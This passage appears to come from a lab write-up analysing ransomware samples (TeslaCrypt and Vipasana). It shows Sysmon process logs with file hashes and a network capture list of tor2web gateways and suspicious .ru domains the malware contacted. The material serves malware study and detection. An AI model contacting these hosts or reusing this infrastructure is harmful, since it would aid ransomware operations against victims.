CurrentDirectory: C:\Users\IEUser\Desktop\
User: IEWIN7\IEUser
LogonGuid: {365abb72-0868-607b-121b-010000000000}
LogonId: 0x11b12
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256
=E09BF4D27555EC7567A598BA89CCC33667252CEF1FB0B604315EA7562D18AD10
ParentProcessGuid: {365abb72-0911-607b-3e00-000000001e00}
ParentProcessId: 3576
ParentImage: C:\Users\IEUser\AppData\Roaming\iehjuyh.exe
ParentCommandLine: C:\Users\IEUser\AppData\Roaming\iehjuyh.exe
```


- Just a second later at 9:13:07 AM we see vipasana1.exe again being copied to the Temp folder.



```
CommandLine: "C:\Users\IEUser\AppData\Local\Temp\vipasana1.exe"
CurrentDirectory: C:\Users\IEUser\Desktop\
User: IEWIN7\IEUser
LogonGuid: {365abb72-0868-607b-121b-010000000000}
LogonId: 0x11b12
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=0442CFABB3212644C4B894A7E4A7E84C00FD23489CC4F96490F9988E6074B6AB
ParentProcessGuid: {365abb72-0910-607b-3900-000000001e00}
ParentProcessId: 3484
ParentImage: C:\Users\IEUser\Desktop\vipasana1.exe
ParentCommandLine: "C:\Users\IEUser\Desktop\vipasana1.exe"
```

Wireshark/NetworkMiner Findings

- Looking at Wireshark and NetworkMiner, there appears to be no differences in communication.
    - For teslacrypt1.exe, we can still see proper communication with ipinfo.io and the tor sites.
    - vipasana1.exe allowed communication with tor sites as well.



```
0x0001 (Host Address) teredo.ipv6.microsoft.com
0x0001 (Host Address) ipinfo.io
0x0001 (Host Address) epmhyca5ol6plmx3.wh47f2as19.com
0x0001 (Host Address) 7tno4hib47vlep5o.7hwr34n18.com
0x0001 (Host Address) epmhyca5ol6plmx3.tor2web.blutmagie.de
0x0001 (Host Address) ctldl.windowsupdate.com
0x0001 (Host Address) epmhyca5ol6plmx3.tor2web.fi
0x0001 (Host Address) shopping-na-divane.ru
0x0001 (Host Address) shoptorgvlg.ru
```